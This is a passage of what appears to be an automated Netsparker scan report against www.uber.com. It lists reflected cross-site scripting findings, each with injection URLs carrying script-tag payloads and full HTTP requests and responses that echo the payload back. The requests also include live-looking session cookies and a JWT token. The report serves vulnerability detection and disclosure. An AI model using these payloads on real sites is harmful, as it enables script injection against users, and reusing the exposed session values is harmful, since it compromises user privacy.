2lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22la
t%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22lon
gitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryN
ame%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4182.1318 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%
3CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:11:13 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:11:13 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-df42c8cd-a3cd-48
c0-848c-77b4a6b6bf84' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 315
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:11:14 GMT

Redirecting to <a href="/ar/en/deliver/basics/before-you-start/how-to-get-support/&#39;%22--%3E%3C/styl
e%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x00149A)%3C/scRipt%3E/">/ar/en/deliver/basics/
…
```

Injection Response

```
GET /ar/en/deliver/basics/before-you-start/how-to-get-support/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscR
ipt%3Enetsparker(0x00149A)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165
a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602830470950$ses_id:1602825983698%3Bexp-session$_pn:638%3B
exp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offering
s%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve you rel
evant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://ww
w.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tea
lium_0=1; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%
22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D
9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%
22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.
8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%
2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%2
2latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22co
lombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.12. https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x003805)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E

Certainty

Request

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602831562457$ses_id:1602825983698%3Bexp-session$_pn:861%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa
20540006b0027063004b0$_sn:5$_ss:0$_st:1602831562457$ses_id:1602825983698%3Bexp-session$_pn:861%3Be
xp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offeri
ngs%3Bexp-1605245686016; privacyStatment=This website uses third party cookies in order to serve y
ou relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="h
ttps://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783
849; _gid=GA1.2.2005098227.1602783849; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vist
or_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%
22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colom
bo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22loca
leCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22
territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22l
at%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%2
2:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longit
ude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryNam
e%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4080.278 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:29:31 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:29:31 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-853804b3-4777-41
55-9fe8-232c94eeef2f' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 319
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 06:29:31 GMT

Redirecting to <a href="/ar/en/deliver/basics/making-deliveries/back-to-back-trips/&#39;%22@--%3E%3C/st
yle%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x003805)%3C/scRipt%3E/">/ar/en/deliver/bas
…
```

Injection Response

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'%22@--%3E%3C/style%3E%3C/scRipt%3E%3Cs
cRipt%3Enetsparker(0x003805)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0
$_sn:5$_ss:0$_st:1602831562457$ses_id:1602825983698%3Bexp-session$_pn:861%3Bexp-session$utmsource:ube
r%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pri
vacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; C
ONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%
22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D
9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%
22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.
8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%
2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%2
2latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22co
lombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.13. https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9)/

Proof URL

https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='alert(0x001EC9)/

Injection URL

https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9)

Certainty

Request

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9)/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMULTI=;
 utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602830763413$ses_id:1602
825983698%3Bexp-session$_pn:675%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:courier_su%
3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third party co
okies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a tar
get="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; CONSENTMGR=t
s:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_g
eolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22%2C%22territoryId%22:
478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCod
e%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%2
2:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%2
2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/ar/en/deliver/basics/making-deliveries/back-to-back-trips/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.200509822
7.1602783849; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_s
s:0$_st:1602830763413$ses_id:1602825983698%3Bexp-session$_pn:675%3Bexp-session$utmsource:uber%3Bex
p-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; priva
cyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt o
ut of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/
privacy/notice/">cookie statement</a>.; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vis
tor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCod
e%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22col
ombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22lo
caleCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%
22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%2
2lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22la
t%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22lon
gitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryN
ame%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3989.0805 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9)/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
R%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:16:11 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 06:16:11 GMT; domain=.uber.com; secu
…
le>
<script type="application/json" id="__PAGE_CACHE__">
{\u0022cacheKey\u0022:\u0022v4:uber-sites:page-cache:www.uber.com:/ar/en/deliver/basics/making-deliveri
es/back-to-back-trips/'ns='netsparker(0x001EC9)/:_________:en:478:\u0022,\u0022fresh\u0022:true}
</script>
</head><body><div id='root'><div class="ae af"><div class=""><a href="#main" class="ag ah ai aj ak al a
m an ao ap aq ar as at
…
```

Injection Response

```
GET /ar/en/deliver/basics/making-deliveries/back-to-back-trips/'ns='netsparker(0x001EC9) HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5$_ss:0$_st:1602830763413$ses_i
d:1602825983698%3Bexp-session$_pn:675%3Bexp-session$utmsource:uber%3Bexp-1605245686012$courier_su:cour
ier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStatment=This website uses third
 party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting
 our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; C
ONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26;
 uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22%2C%
22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D
9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22JO%22}%2C%
22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.
8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%
2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%2
2latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22co
lombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ar_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

